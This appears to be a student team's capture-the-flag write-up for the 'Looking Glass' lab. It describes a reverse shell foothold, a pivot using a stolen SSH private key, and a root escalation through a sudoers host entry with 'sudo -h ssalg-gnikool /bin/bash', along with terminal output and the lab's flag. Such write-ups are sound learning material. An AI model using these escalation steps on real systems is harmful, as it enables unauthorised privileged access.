





After that, we opened a listener. Then, we tried running the shell script. After that didn't work, Ang Hui Yee suggested we reboot the system.



A moment later, the listener was connected to the reverse shell.



After that, we viewed what is inside humptydumpty.txt. When Yap Jack recognised that it is a hexadecimal code, HuiYee used cyberchef to encode it and the password was shown at the bottom of the code.




Horizontal Privilege Escalation

Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee


Tools used: su/ listener

Process and Methodology and Attempts:


Yap Jack switched to humptydumpty and keyed in the password. We used ls -al to view the needed information.




After switching to HumptyDumpty, there is a list of users and we saw there is a user who is called Alice. Yong Dick Shen tried to use ls command to see what are the files listed in the current directory but it wont let him because permission was denied.




After some research, Yong Dick Shen and Yi Qi realised that we could find the id_rsa file which allowed us to access the machine over ssh without a password since we couldn't get clues about the password and this method was taught in tutorial day 11 too.Then, Yiqi and Dickshen did some research regarding the id_rsa thing and saw a command which is ~/.ssh/id_rsa contains the private key for authentication which is what we want. Furthermore, it says that these files contain “sensitive” data and should be “readable” by the user but not accessible by others and the ssh will simply ignore a private key file if it is accessible by others. Therefore, we figured that we might just try the command on the target machine.





Finally, it worked and we got access to alice. Yet, we use ls command to see if there are any files that are suspicious and we got nothing but a kitten.txt. So, we look back at the day 11 tutorial and understand that we could use the ‘find’ command to find anything good. We even look through Google and youtube to find more about the ‘find’ command to allocate the hidden files. After a lot of researching, we tried out one by one, switching the order of the command Google and youtube showed us and finally we got to find the sudoers file.



Show Hidden Files on Linux using find


Another powerful way to find hidden files on your entire system is to use the find command with a globbing character.


To show all the hidden files on your system, run “find” with the name option.

```
$ find / -name ".*" 2> /dev/null
```

Note that the output of the command is redirected to /dev/null in order not to be presented with the directories that you can’t access.


In order to show hidden files in the current working directory, run “find” with the maxdepth option.






```
alice@looking-glass:/etc/sudoers.d$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ whoami
alice
alice@looking-glass:/etc/sudoers.d$ sS
```

But currently we are still alice not the root.



Root Privilege Escalation (final step, rooting)


Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

Tools used: /bin/bash

Process and Methodology and Attempts:

```
root@looking-glass:/root# cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
root@looking-glass:/root#
```

After that, we looked through what was inside in the directory and we found this, but we had no idea what this was. So we look through Google and now we know that /bin/bash is the most common shell used for user login of the linux system and that means we are closer to get the root access



```
alice@looking-glass:/etc/sudoers.d$ sudo -h
sudo - execute a command as another user

usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...

Options:
  -A, --askpass                 use a helper program for password prompting
  -b, --background              run command in the background
  -C, --close-from=num          close all file descriptors >= num
  -E, --preserve-env            preserve user environment when running command
      --preserve-env=list       preserve specific environment variables
  -e, --edit                    edit files instead of running a command
  -g, --group=group             run command as the specified group name or ID
  -H, --set-home                set HOME variable to target user's home dir
  -h, --help                    display help message and exit
  -h, --host=host               run command on host (if supported by plugin)
  -i, --login                   run login shell as the target user; a command may also be specified
  -K, --remove-timestamp        remove timestamp file completely
  -k, --reset-timestamp         invalidate timestamp file
  -l, --list                    list user's privileges or check a specific command; use twice for longer format
  -n, --non-interactive         non-interactive mode, no prompts are used
  -P, --preserve-groups         preserve group vector instead of setting to target's
  -p, --prompt=prompt           use the specified password prompt
  -r, --role=role               create SELinux security context with specified role
  -S, --stdin                   read password from standard input
  -s, --shell                   run shell as the target user; a command may also be specified
  -t, --type=type               create SELinux security context with specified type
  -T, --command-timeout=timeout terminate command after the specified time limit
  -U, --other-user=user         in list mode, display privileges for user
  -u, --user=user               run command (or edit file) as specified user name or ID
  -V, --version                 display version information and exit
  -v, --validate                update user's timestamp without running a command
  --                            stop processing command line arguments
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# whoami
root
```


As we know alice ssalg-gnikool = (root) NOPASSWD : /bin/bash , so we run sudo with -h to run the command on the host, and it should give us the access as the root .

```
Please ask your administrator.

alice@looking-glass:/etc/sudoers.d$ cat jabberwock
cat: jabberwock: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ sudo ssalg-gnikool
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 1 incorrect password attempt
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# cat host
cat: host: No such file or directory
root@looking-glass:/etc/sudoers.d# ls
README  alice  jabberwock  tweedles
root@looking-glass:/etc/sudoers.d# whoami
root
root@looking-glass:/etc/sudoers.d# ls /root
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/etc/sudoers.d# cat root.txt
cat: root.txt: No such file or directory
root@looking-glass:/etc/sudoers.d# nano root.txt
root@looking-glass:/etc/sudoers.d# cat paaawords
cat: paaawords: No such file or directory
root@looking-glass:/etc/sudoers.d# cat /root/root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
```

```
root@looking-glass:/root# cat /root.txt
cat: /root.txt: No such file or directory
root@looking-glass:/root# cat /root/root.txt/
cat: /root/root.txt/: Not a directory
root@looking-glass:/root# cat /root/rooot.txt
```

Finally we get the access to the root but somehow it wont let us read the root.txt. Therefore, Yi Qi suggested using “cat root/root.txt" to see whether it is working and it worked. Yet, the flag is displayed backwards. So Dick Shen uses the same method for the user.txt’s flag to reverse back the flag.



ID	Name	Contribution	Signatures
1211103024	Yap Jack	Did initial foothold and most of the writeup. Did horizontal privilege escalation.	Jack
1211102425	Ang Hui Yee	Did Initial Foothold and helped with writeup. did the decoding and discovered the passwords.	YEE
1211101198	Fam YI Qi	Did recon, discovered root.txt and did half of user.txt. Tried Exploit jabberwock@looking-glass	yiqi
1211103978	Yong Dick Shen	Did recon, Tried linenum but didn't work. Did half of user.txt and Root Privilege Escalation	Ds